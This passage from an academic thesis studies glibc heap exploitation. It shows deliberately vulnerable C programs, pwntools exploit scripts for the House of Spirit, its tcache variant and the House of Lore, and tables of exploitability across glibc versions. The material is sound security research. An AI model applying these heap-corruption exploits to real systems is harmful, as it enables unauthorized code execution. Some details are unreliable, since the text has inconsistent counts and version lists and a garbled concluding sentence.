pointing to a memory address

## 2.2.4 House of Spirit

To demonstrate the technique known as the house of spirit we have crafted a program to allow the vulnerability. The program leaks the address of a function that spawns a shell and reads from stdin and stores it on the stack. A pointer is assigned to the data on the stack, then the program will attempt to free the pointer. Finally, a new allocation is made, and it will take input from the user writing to the newly allocated chunk. All allocation made is of fastbin size. To make simplify exploitation, the program is compiled without a stack canary.

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void sh() {
    system("/bin/sh");
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0);
    printf("%p\n", sh);

    malloc(1);

    unsigned long long *a;
    unsigned long long data[10];
    read(STDIN_FILENO, data, sizeof(data));
    a = &data[2];
    free(a);
    char *b = malloc(0x30);
    fgets(b, 1028, stdin);

    return 0;
}
```

Listing 2.11: A program vulnerable to the house of spirit technique

The exploit works by creating a fake heap chunk and submitting it to the program. When the program frees the chunk, the next call to malloc will return to a memory address located on the stack. Since the allocation ends up on the stack, we can perform a normal stack overflow, and redirect

31

code execution to the leaked function. The fake chunk does not necessarily need to be placed on the stack, in a matter of fact it can be placed anywhere. However, for exploitation purposes, it makes exploitation more trivial when you can write to the stack. This particular exploit was tested on Ubuntu 18.04, 16.04, 14.04, and 12.04 with corresponding GNU C library version 2.27, 2.23, 2.19 and 2.15, and is exploitable on all of these.

```
1  struct malloc_chunk {
2
3    INTERNAL_SIZE_T        prev_size;  /* Size of previous chunk (if
          free). */
4    INTERNAL_SIZE_T        size;       /* Size in bytes, including
        overhead. */
5
6    struct malloc_chunk* fd;           /* double links — used only
          if free. */
7    struct malloc_chunk* bk;
8
9    /* Only used for large blocks: pointer to next larger size.
        */
10   struct malloc_chunk* fd_nextsize; /* double links — used only
          if free. */
11   struct malloc_chunk* bk_nextsize;
12 };
```

Listing 2.12: A Glibc Malloc Heap Chunk Structure

```
1  from pwn import *
2  from struct import pack
3
4  context(arch = 'amd64', os = 'linux')
5
6  p = process('./spirit')
7  ull = 'Q' * 10
8  fake_chunks = pack('<{}'.format(ull), 0, 0x40, 0, 0, 0, 0, 0, 0,
        0, 0x1234)
9  leak = int(p.recvline(),16)
10 p.send(fake_chunks)
11 p.sendline('A' * (88) + p64(leak))
12 p.interactive()
```

Listing 2.13: House of Spirit Exploit

The exploit works by the attacker creating two fake chunks. By tricking the program into freeing our fake chunks, malloc will return the location

of these chunks on the next appropriate sized allocation. In order for the chunk to be placed in the fastbin, it needs to bypass a security check. This security check ensures that the size field of the second chunk is larger than 16 bytes and less than the allotted main arena size.

```
if (have_lock
    || ({ assert (locked == 0);
          mutex_lock(&av->mutex);
          locked = 1;
          chunk_at_offset (p, size)->size <= 2 * SIZE_SZ
            || chunksize (chunk_at_offset (p, size)) >= av->
    system_mem;
      }))
  {
    errstr = "free(): invalid next size (fast)";
    goto errout;
  }
```

Listing 2.14: Fastbin free chunk security check

**TCache House of Spirit**

The House of Spirit may also be exploited on the tcache. The main difference is that the next chunks size is not checked, thus it may be omitted from the fake chunk.

```
from pwn import *
from struct import pack

context(arch = 'amd64', os = 'linux')

p = process('./spirit')
ull = 'Q' * 10
fake_chunks = pack('<{}'.format(ull), 0, 0x40, 0, 0, 0, 0, 0, 0,
    0, 0)
leak = int(p.recvline(),16)
p.send(fake_chunks)
p.sendline('A' * (88) + p64(leak))
p.interactive()
```

Listing 2.15: Tcache House of Spirit Exploit

The exploit works similar to the normal house of spirit, the main difference being that the fake chunk is placed on the tcache, not the fastbin.

As a result of this we, can omit the size field from the second fake chunk since the sanity check present on the fastbin is not implemented on the tcache.

### 2.2.5  House of Lore

The House of Lore is another exploitation technique described in the "The Malloc Maleficarum" by Phantasmal Phantasmagoria[35], and later implemented in the "Malloc Des-Maleficarum" article published in Phrack [3].

1. One smallbin allocation

2. Forge two heap chunks on the stack that satisfies the following

    - fd points to the previously allocated smallbin chunk

    - bk points to the next fake chunk

    - fd of the next fake chunk points to the first fake chunk

3. A large bin allocation

4. Free the first allocation

5. A large bin allocation

6. Use after free to write the first smallbin heap allocation bk pointer with the address of our first forged heap chunk on the stack

7. A smallbin allocation

8. A final smallbin allocation that will return into the location of our forged chunk.

9. By writing to this newly allocated chunk we can overwrite the stack, and gain control of the instruction pointer

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <unistd.h>
4  #include <stdint.h>
5
```

```
6  void success(){ puts("Pwned!"); exit(0); }
7
8  int main(void)
9  {
10    intptr_t* stack1[4] = {0};
11    intptr_t* stack2[3] = {0};
12
13    intptr_t* victim = malloc(100);
14
15    printf("%p\n", victim);
16    printf("%p\n", stack1);
17    printf("%p\n", stack2);
18
19    read(STDIN_FILENO, stack1, sizeof(stack1));
20    read(STDIN_FILENO, stack2, sizeof(stack2));
21
22    malloc(1000);
23    free((void*) victim);
24
25    malloc(1200);
26
27    victim[1] = (intptr_t) stack1;
28
29    malloc(100);
30    char *p4 = malloc(100);
31
32    printf("%p\n", p4);
33    fgets(p4, 100, stdin);
34    return 0;
35 }
```

Listing 2.16: A program vulnerable to the house of lore technique

```python
1  from pwn import *
2  from struct import pack
3
4  p = process('./lore')
5
6  heap = int(p.recvline(), 16) − 16
7  stack1 = int(p.recvline(), 16)
8  stack2 = int(p.recvline(), 16)
9
10 fake_chunk1 = pack('<QQQQ', 0, 0, heap, stack2)
11 fake_chunk2 = pack('<QQQ', 0, 0 , stack1)
```

```
12
13  p.send(fake_chunk1)
14  p.send(fake_chunk2)
15  p.sendline('A'*100)
16  p.interactive()
```

Listing 2.17: House of Lore Exploit

## 2.3 Results

In this section, we will compare all the presented exploitation techniques side by side, and group them by type of vulnerability, which part of the heap each technique interfaces if they require the creation of fake heap chunks. We will also review each version of glibc, and analyze which exploit techniques are applicable to which version of glibc.

### 2.3.1 GLIBC 2.15

We made use of glibc 2.15 by running Ubuntu 12.04 LTS on a virtual machine. We are successfully able to exploit all of the presented exploits, except for the tcache related techniques, due to as of version 2.25 per thread caching was not yet introduced. In an attempt to exploit tcache techniques, we will either achieve program crash or no effect at all. We are able to successfully exploit The House of Spirit, The House of Force, The House of Lore, Fastbin Dup and Fastbin Dup Consolidate.

### 2.3.2 GLIBC 2.19

Testing of exploits on glibc 2.19 was done on Ubuntu 14.04 LTS running on a virtual machine. We yield get the same results as running our exploits on version 2.15.

### 2.3.3 GLIBC 2.23

Exploitation on glib 2.23 was performed on a virtual machine instance of Ubuntu 16.04 LTS. Similarly to glibc version 2.15 and 2.19 there is no difference and exploitation of all non-tcache related techniques are exploitable.

36

### 2.3.4  GLIBC 2.27

Testing of exploits on glibc 2.27 was done on Ubuntu 18.04 LTS. This is the version of Ubuntu where per-thread caching is introduced, as a side effect, the tcache techniques are made possible. This includes tcache duplication through double free, tcache house of spirit by freeing a fake chunk, and tcache poisoning through use-after-free.

On this version of glibc The House of Spirit, The House of Spirit, Fastbin Dup, and Fastbin Dup Consolidate remain exploitable. The techniques that no longer are usable on this version is The House of Lore. This technique does not cause program crash, but simply do not corrupt anything on the heap, and therefore malloc continues its normal behavior.

### 2.3.5  GLIBC 2.29

We performed the testing of GLIBC 2.29 on Ubuntu LTS 19.04. In this version of glibc it introduces two new security checks to prevent exploitation using The House of Force and Tcache dup techniques.

As a side effect of these security checks, it also prevents the use of the fastbin dup and fastbin dup consolidate techniques. This is because the freed chunks end up on the tcache and not the fastbin. This means that an attempt to use these techniques will result in the double free prevention introduced for the tcache. However, if the per-thread cache is disabled, fastbin dup and fastbin dup consolidate is still usable. As of version 2.27 with the introduction of tcache, it is enabled by default. This means that it needs to be disabled explicitly in order to enable exploitation.

As of version glibc 2.29 of all the presented exploitation techniques only the house of spirit and the tcache version of the house of spirit, and tcache poisoning remains exploitable.

### 2.3.6  GLIBC Summary

We have looked at each presented exploitation technique on glibc version 2.15, 2.19, 2.23, 2.27, and 2.29. Our testing reveals that the techniques The House of Lore is exploitable up to version 2.23. Whereas The House of Force, fastbin dup, fastbin dup consolidate and tcache dup is exploitable up to glibc versions prior to 2.29. The exploitation techniques still working

on glibc 2.29 is the following.

- House of Spirit

- TCache House of Spirit

- TCache Poisoning

| Exploit Technique | GLIBC 2.15 | GLIBC 2.19 | GLIBC 2.23 | GLIBC 2.27 | GLIBC 2.29 |
|---|---|---|---|---|---|
| House of Spirit | yes | yes | yes | yes | yes |
| House of Force | yes | yes | yes | yes | no |
| House of Lore | yes | yes | yes | no | no |
| Fastbin Dup | yes | yes | yes | yes | no* |
| Fastbin Dup Consolidate | yes | yes | yes | yes | no* |
| Tcache Dup | no | no | no | yes | no |
| Tcache Poisoning | no | no | no | yes | yes |
| Tcache House of Spirit | no | no | no | yes | yes |

Table 2.2: Technique and exploitability on different versions of glibc

### 2.3.7 Fastbin techniques

The fastbin is a free list designated for allocations that are less than 128 bytes of size. The heap exploitation techniques presented here that makes use of the fastbin are fastbin dup, fastbin dup consolidate, and the house of spirit. The two former techniques tricks the fastbin by inserting duplicate entries via double free, the latter technique tricks the fastbin by inserting a fake heap chunk.

### 2.3.8 Smallbin techniques

The smallbin is the free list for allocations less than 1024 bytes. From our presented techniques, only the House of Lore make use of the smallbin. It does this by means of creating a fake heap chunk and forces free to place it in the smallbin by a series of varying sized allocations. Eventually, this will lead to the fake chunk being returned by malloc by recycling the corrupted smallbin chunk.

### 2.3.9 Largebin techniques

Largebin is used for freed chunks larger than 1024 bytes. None of our presented techniques make use of the largebin.

### 2.3.10 Unsortedbin techniques

Of our techniques, the fastbin dup consolidate technique is the only technique that make use of the unsortedbin. It does this by allocating a large chunk, the result is that that the chunk is consolidated and ends up on the unsorted bin.

### 2.3.11 Tcache techniques

We have presented three different techniques that exploit the tcache. Tcache dup, tcache poisoning and tcache house of spirit. The first exploits the tcache by freeing a chunk twice, thus it causes duplicate chunks to be placed in the freelist. Tcache poisoning abuses the tcache by modifying an already freed chunk, causing it to return into whatever was written to the freed chunk in the next allocation.

### 2.3.12 Non-freelist technique

Exploit techniques not making use of any of the freelists is the house of force technique. The house of force does not use a freelist because it is a pure heap overflow.

| Exploitation Technique | Fastbin | Smallbin | Largebin | Unsorted bin | Tcache |
|---|---|---|---|---|---|
| House of Force | no | no | no | no | no |
| House of Spirit | yes | no | no | no | no |
| Tcache House of Spirit | no | no | no | no | yes |
| Fastbin dup | yes | no | no | no | no |
| Fastbin dup consolidate | yes | no | no | yes | no |
| Tcache dup | no | no | no | no | yes |
| Tcache Poisoning | no | no | no | no | yes |
| House of Lore | no | yes | no | no | no |

Table 2.3: Overview of exploitation technique freelist usage

### 2.3.13   Double Free techniques

The techniques presented here that classify as double free vulnerabilities are the fastbin dup, fastbin dup consolidate and tcache dup techniques. This is because all of these techniques trigger the vulnerability by eventually freeing a chunk twice. In the case of fastbin dup and fastbin dup consolidate, an operation in between to trigger the double free i.e. bypass a security check. Tcache dup do not require this and is triggered by freeing a chunk twice.

### 2.3.14   Use-After-Free techniques

Of our techniques, the house of Lore and Tcache poisoning classify as use-after-free vulnerabilities. This is because all of these techniques are able to make modifications to the previously allocated heap chunk. In the case of house of lore, by writing to the chunk that has been placed in the unsorted bin we can overwrite the bk field of the chunk, and with the combination of the proceeding allocations cause malloc to return into our fake chunk. In the case of tcache poisoning, we perform a write operation immediately after freeing it. We can write a valid memory address to the freed chunk that will be in the tcache. The next allocations will lead to malloc returning to our specified memory address.

### 2.3.15   Buffer Overflow techniques

The house of force satisfies the requirement for being classified as a heap buffer overflow. It is made possible by a write operation that overflows into the size field of the top heap chunk, enabling arbitrarily sized allocations that can be crafted to return into arbitrary memory addresses.

| Exploit Technique | Use-After-Free | Double Free | Buffer Overflow | Off-by-One |
|---|---|---|---|---|
| House of Spirit | no | no | no | no |
| House of Force | no | no | yes | no |
| House of Lore | yes | no | no | no |
| Fastbin Dup | no | yes | no | no |
| Fastbin Dup Consolidate | no | yes | no | no |
| Tcache Dup | no | yes | no | no |
| Tcache Poisoning | yes | no | no | no |
| Tcache House of Spirit | no | no | yes | no |

Table 2.4: Classification of heap exploitation techniques

### 2.3.16  Used mitigations

We made an attempt to enable as many mitigations as possible, but sometimes certain mitigations such as PIE, ASLR and stack canary was disabled to make the process of gaining arbitrary code execution trivial. However, data execution prevention was enabled on all samples. This means that all exploits make use of return-oriented programming, and do not make use of shellcode. The sample where ASLR was disabled was lore.c. The only sample where position independent code was enabled was the heap.c program.

| Program | NX | Stack Canary | RELRO | PIE | ASLR | FORTIFY_SOURCE |
|---------|-----|--------------|-------|-----|------|----------------|
| heap.c | yes | yes | yes | yes | yes | no |
| spirit.c | yes | no | yes | no | yes | no |
| lore.c | yes | no | yes | no | no | no |

Table 2.5: Overview of mitigations for each program

# Chapter 3

# Discussion

We have looked at different exploitation techniques for GLIBC, and tested them on different versions of the Ubuntu Linux distribution. Some of the exploits do no longer work on the latest version as of this date (2.29). In this chapter, we will discuss the relevance of each of the exploit techniques, as well as how easy it is to exploit. It might be easy to disregard the exploits not working with the latest version of GLIBC, but if we look at the support schedule for Ubuntu[53] we can see that the long term support releases are scheduled to be supported for some time, and their official end of life even later. Ubuntu 14.04 LTS ends official support April 2019, and end of life is scheduled to be in April 2022. Ubuntu 16.04 LTS ends support April 2021, and end of life is April 2024. Ubuntu 18.04 LTS support ends April 2023 and has an end of life April 2028. From this one can assume that the glibc version bundled with these releases will stay relevant for some time to come. As of this time, 7 of the ten presented exploits in this thesis still work on Ubuntu 18.04 LTS, which was released April 26 in 2018.

## 3.1 Exploitation environment

### 3.1.1 Virtualization

We made the decision to utilize multiple virtual machines running different versions of long term support Ubuntu. This was done due to the convenience that each LTS iteration of Ubuntu has a different version glibc. In hindsight, it would have been better if we had only chosen one operating system and only switched out the version of glibc instead of

multiple virtual machines. One for could, for instance, make use of the LD_PRELOAD environment variable that is used by the dynamic linker on Linux [20]. However, the problem with using a different glibc version with LD_PRELOAD is that it will cause a program crash unless the correct version of the dynamic linker is being used. During the development of the exploits, an attempt was made to use different versions of the dynamic linker, but while doing this, we did not achieve the desired behavior from our exploits. As a result, we resorted to virtualization using VMWare Fusion. Alternatively, we could also have used a containerization solution like docker [13].

In all of our programs, we have supplied either a libc, heap, and or stack leak to make the steps from vulnerability to arbitrary code execution more trivial. We did this to highlight the essence of each technique, making the exploits shorter and more concise.

## 3.2 TCache

When per-thread caching (also known as tcache) was introduced into malloc in GLIBC version 2.26 [28] it introduced the tcache dup technique, tcache version of "House of Spirit", and tcache poisoning. The tcache dup, and tcache house of spirit can almost be considered simplifications of fastbin dup and the regular house of spirit. Fastbin dup is a double free, but requires a freed allocation in-between to pass the security check for double free. With the introduction of tcache one can simply perform the double free and get duplicate memory allocations. Similarly with the house of spirit, due to lack of security checks with tcache, the forged chunk can omit the last size field.

For the case of tcache poisoning, one could make the argument that it is one of the more impactful techniques presented. We can make this argument because firstly it can be exploited on every glibc version since the introduction of the tcache mechanism. This means that it works on version 2.26 and newer. Secondly out of all the techniques presented, it is the shortest exploit in terms of lines of code.

We believe that the tcache will be an attractive target for exploitation in the future. This is because of its recent introduction and the new techniques it enabled. Although glibc 2.29 enabled the protection against

the double free attack tcache dup, tcache poisoning and tcache house of spirit remain exploitable. According to the lecture The Layman's Guide to Zero-Day Engineering held by two security researchers from the company ret2 systems at the 35C3 conference, they talk about the steps from locating vulnerabilities to developing a fully working exploit. They had made the discovery that components in code bases where vulnerabilities are discovered often good targets for finding new vulnerabilities [15].

### 3.2.1   TCache security checks

As mentioned previously, version 2.29 of glibc made the double free no longer possible. As a side effect, this made the fastbin attacks fastbin dup and fastbin dup consolidate no longer possible to exploit, due to the fact that any attempt to free a chunk twice will trigger the security check. It is, however, possible to disable per tread caching when compiling the GNU C library. If this is the case, the fastbin techniques will still be exploitable. This is why their repository of heap exploitation techniques by the American competitive hacking team Shellphish regards fastbin dup and fastbin dup consolidate still exploitable on the latest version of glibc. However, we disagree with this research and consider these techniques no longer exploitable on the latest version. This is because per thread caching is enabled by default since glibc version 2.26, and comes with a valuable performance boost [28]. It should be noted that the research presented in How2Heap is more geared towards competitive hacking, not necessarily real-world applications [1], but many of their provided examples certainly do apply to the real world as well.

## 3.3   heap.c

heap.c was one of our vulnerable program and the most realistic of our implemented programs. It could be thought of as an overly simplified text storage application. It allows the user to set aside space for text storage, write to text storage and free up text storage place. As this program was made to demonstrate the fastbin dup techniques, tcache dup, and the house of force, it was implemented with some serious security faults such as no bounds checking and the ability to use memory after being freed,

and allowed double frees. From this, we draw the argument that these techniques are the more generic of the presented techniques. We created this program with the purpose of being exploitable to all of the techniques presented in this thesis. However, we discovered on further investigation that this would not be trivial. This was because the two other techniques require forging of heap chunks. It would be possible to create fake heap chunks on the heap in this program, but we were not able to come up with a set of steps to leverage this into arbitrary code execution. In hindsight, it would be possible to modify the heap.c program to be exploitable with the house of lore and spirit. In order for this to be possible one would need the ability to write to a region memory on the stack, in addition, we need a leak that allows us to know the location of this memory. However, one would also need a way to free this chunk. We could possibly do this via a heap overflow

## 3.4   spirit.c & lore.c

### 3.4.1   House of Spirit

The program implemented in this thesis to demonstrate the house of spirit was tailored to be vulnerable, and perhaps not a very realistic example. In a real-world scenario, for this to be possible, the freed pointer would have to be overwritten by an overflow. The tailored vulnerable program presented was compiled without a stack canary, and not as a position independent executable to ease exploitation, these disabled compiler options are enabled by default in most cases. Due to these mitigations makes exploitation using the house of spirit (and the tcache variation) difficult. One would firstly require a memory leak, and one would have to be able to craft the fake chunk in such manner that it would align perfectly with the return address on the stack frame. That way it would bypass the stack canary and could redirect code execution. It was difficult to classify this exploit within our defined categories. This exploitation technique is often regarded as a heap overflow vulnerability[16]. However, our created program technically classifies as CWE-590, free of memory not on the heap [51].

### 3.4.2 The House of Lore

We had to implement yet another specially crafted program to demonstrate, as it did not not fit our attempted generic scenario. In many ways, the house of lore is similar to the house of spirit, as both techniques involve the creation of fake heap chunks. However, it is a little more involved due to the sequence of different sized allocations to cause the fake chunk to be returned by malloc. The House of Lore also does not work since of glibc version 2.27, making it an unfeasible technique on newer versions of glibc. For the exploitation of this program, we disabled ASLR, as we did not provide a function leak as we did in spirit.c.

## 3.5 Techniques and methods not covered

We have covered seven different heap exploitation techniques, but there are more than we did not cover. The current de facto authority on heap exploits is the repository how2heap by Shellphish [1]. We make the claim that this resource is the de facto authority as it is the only repository we were able to find of its kind. Aside from this, a number of blog posts about heap exploitation use this repository as a reference[36]. We chose to leave these out of our scope due to time constraints, investigation of these techniques would be a topic for further research. The following exploitation techniques were not covered.

1. Unsafe Unlink

2. Poison Null Byte

3. Overlapping Chunks

4. Unsorted Bin Attack

5. Large Bin Attack

6. House of Orange

7. House of Einherjar

Additionally, a technique based on an older technique known as frontlink published in Vudo Malloc Tricks [26] was published in the

journal PoC ‖ GTFO [30] by Yannay Livneh. This method of exploitation was named the House of Fun and is exploitable on all versions of glibc.

It should be noted that we made an attempt to construct an exploitable scenario for both the house of fun technique and the house of Einherjar. Unfortunately, we were not able to create illustrative examples of an exploitable program and working exploit. We could have used the proof of concept provided by how2heap and PoC‖GTFO, and done analysis and classification these, but ultimately made the decision to leave them out as we believe that there is greater educational value in having separate exploits and programs. In addition, this provides us with a slightly more realistic scenario. ,

### 3.5.1 Memory leaks

An important primitive in the development of exploits is leaking memory addresses. In the case of our presented techniques, this is necessary. For instance in the house of force technique where we need to do a calculation to determine where the wilderness (top chunk) is located. Another crucial aspect of leaking addresses is defeating ASLR and position independent executables. The decision not to include leaking of memory was to limit the complexity of the exploit development process. A study of heap exploits in real-world applications, and looking at the application of the presented techniques in a real application could be a potential topic for further research.

## 3.6   Challenges

Linux heap exploitation as an academic research area is very limited and proved to be a big challenge for the writing of this thesis. The far most challenging aspect of the investigation and analysis of this topic was the lack of documentation and examples. The main source of documentation for each technique presented was the aforementioned How2Heap repository. There also exists write-ups from hacking competitions where heap exploitation challenges are commonplace. Such write-ups can be found on CTFTime.org a website dedicated to competitive hacking[7]. However, going through every posted write-up related to binary exploitation, and

determine which are related to heap exploitation would be rather infeasible. A possible interesting area for more research could be selecting a set of binary exploitation tasks from the higher rated competitions, and perform in-depth analysis and vulnerability classification. Another challenge with this thesis is that writing code design to run on the basis of undefined behavior within other programs is difficult.

## 3.7   The Future

The GNU C library is in constant development and new mitigations and features are introduced. It is difficult to say which will remain relevant in the future. If we look at figure 3.1, we can see that those memory corruption vulnerabilities makes up only a small part of the reported CVE in the years 1999 - 2019. However, the overflow category make up the third largest. On further examination on the data behind the numbers on CVEdetails.com [8] we can discover that some of these are heap-based, but it is not possible to conclude from this how prevalent heap overflows are compared to stack overflows. On examination of figure 3.2 we can see a spike in the number of reported vulnerabilities from 2017, and the highest number ever reported in 2018. From this we make the argument that software vulnerabilities are most definitely not going away any time soon, that begs the question how does the future look for heap vulnerabilities, can we make any statement about the relevancy of the heap exploitation techniques presented in this thesis? Unfortunately, we are not able to make any conclusion or sustainable argument for this due to the lack of academic research regarding this topic. It is also difficult to tell if these reported can be exploited using our presented techniques. High-end targets such as web browser like Google Chrome and Firefox use their own heap implementations [55] [25], which mean that we can entirely disregard the application of glibc techniques on these products. However, since modern browsers use sandboxing[43] additional exploits are required for privilege escalation. Such a scenario could warrant the use of heap exploitation techniques like presented here, but it is not possible to make any conclusion or determine likelihood due to the lack of data. The only thing that we can claim for certain is that software vulnerabilities are not going anywhere any time soon, and as mitigations are developed new

techniques are discovered to circumvent them.

**Vulnerabilities By Type**



Figure 3.1: Vulnerabilities by type from 1999 to 2019 [10]

**Vulnerabilities By Year**



| | |
|---|---|
| **1999** | 894 |
| **2000** | 1020 |
| **2001** | 1677 |
| **2002** | 2156 |
| **2003** | 1527 |
| **2004** | 2451 |
| **2005** | 4935 |
| **2006** | 6610 |
| **2007** | 6520 |
| **2008** | 5632 |
| **2009** | 5736 |
| **2010** | 4652 |
| **2011** | 4155 |
| **2012** | 5297 |
| **2013** | 5191 |
| **2014** | 7946 |
| **2015** | 6484 |
| **2016** | 6447 |
| **2017** | 14714 |
| **2018** | 16555 |
| **2019** | 3216 |

Figure 3.2: Number of vulnerabilities from 1999 to 2019 [9]

### 3.7.1 Automation and Artificial Intelligence

Artificial intelligence and machine learning have become buzzwords in the last years and is being applied to more and more fields. In 2016 DARPA hosted the Cyber Grand Challenge. This was a competition to develop an autonomous cyber defense reasoning system with the capability to locate, prove and patch software vulnerabilities [12]. The competition consisted of a vast array of vulnerable programs with weaknesses including stack overflow, heap overflow, off-by-one error, and use-after-free. Contestants were able to successfully solve a subset of these tasks without human intervention. Unfortunately, many of the competing teams have not shared their tools used for the competition. However, the team Shellphish did publish their set of tools. This includes driller (crash discovery tool), REX (automated exploitation tool), Patcherex (automated patcher), and angrop (automated ROP chain builder) [41]. These components made up their entry "Mechanical Phish". Investigation of these components could be an interesting topic where more research is needed.

# Chapter 4

# Conclusion

In this thesis, we have investigated seven different heap exploitation techniques related to the GNU C library. We have tested each technique on five different versions of GLIBC, running on five different virtual machines each running its own LTS version of the Ubuntu Linux distribution. Exploits have been developed in python 2.7 using the pwntools library and vulnerable programs have been written using the C programming language. Each exploit has been classified into four different top-level categories; use-after-free, double free, buffer overflow, and off-bye-one error. In addition to this we have classified each exploit by freelist usage, determining is the technique is leveraging the fastbin, unsortedbin, smallbin, largebin, tcache, or any freelist at all. We have through testing determined which exploitation techniques are exploitable on the following GLIBC versions; 2.15, 2.19, 2.23, 2.27, and 2.19. The results of our tests conclude that the house of spirit and the tcache version, and tcache poisoning on the latest version of glibc.

# Bibliography

[1]  Shellphish et al. *How2Heap - A repository for learning various heap exploitation techniques.* Mar. 29, 2019. URL: https : / / github . com / shellphish/how2heap (visited on 05/02/2019).

[2]  Anonmymous. "Once Upon A Free". In: *Phrack* (2001).

[3]  blackngel. "Malloc Des-Maleficarum". In: *Phrack* (2009). URL: http: //phrack.org/issues/66/10.html.

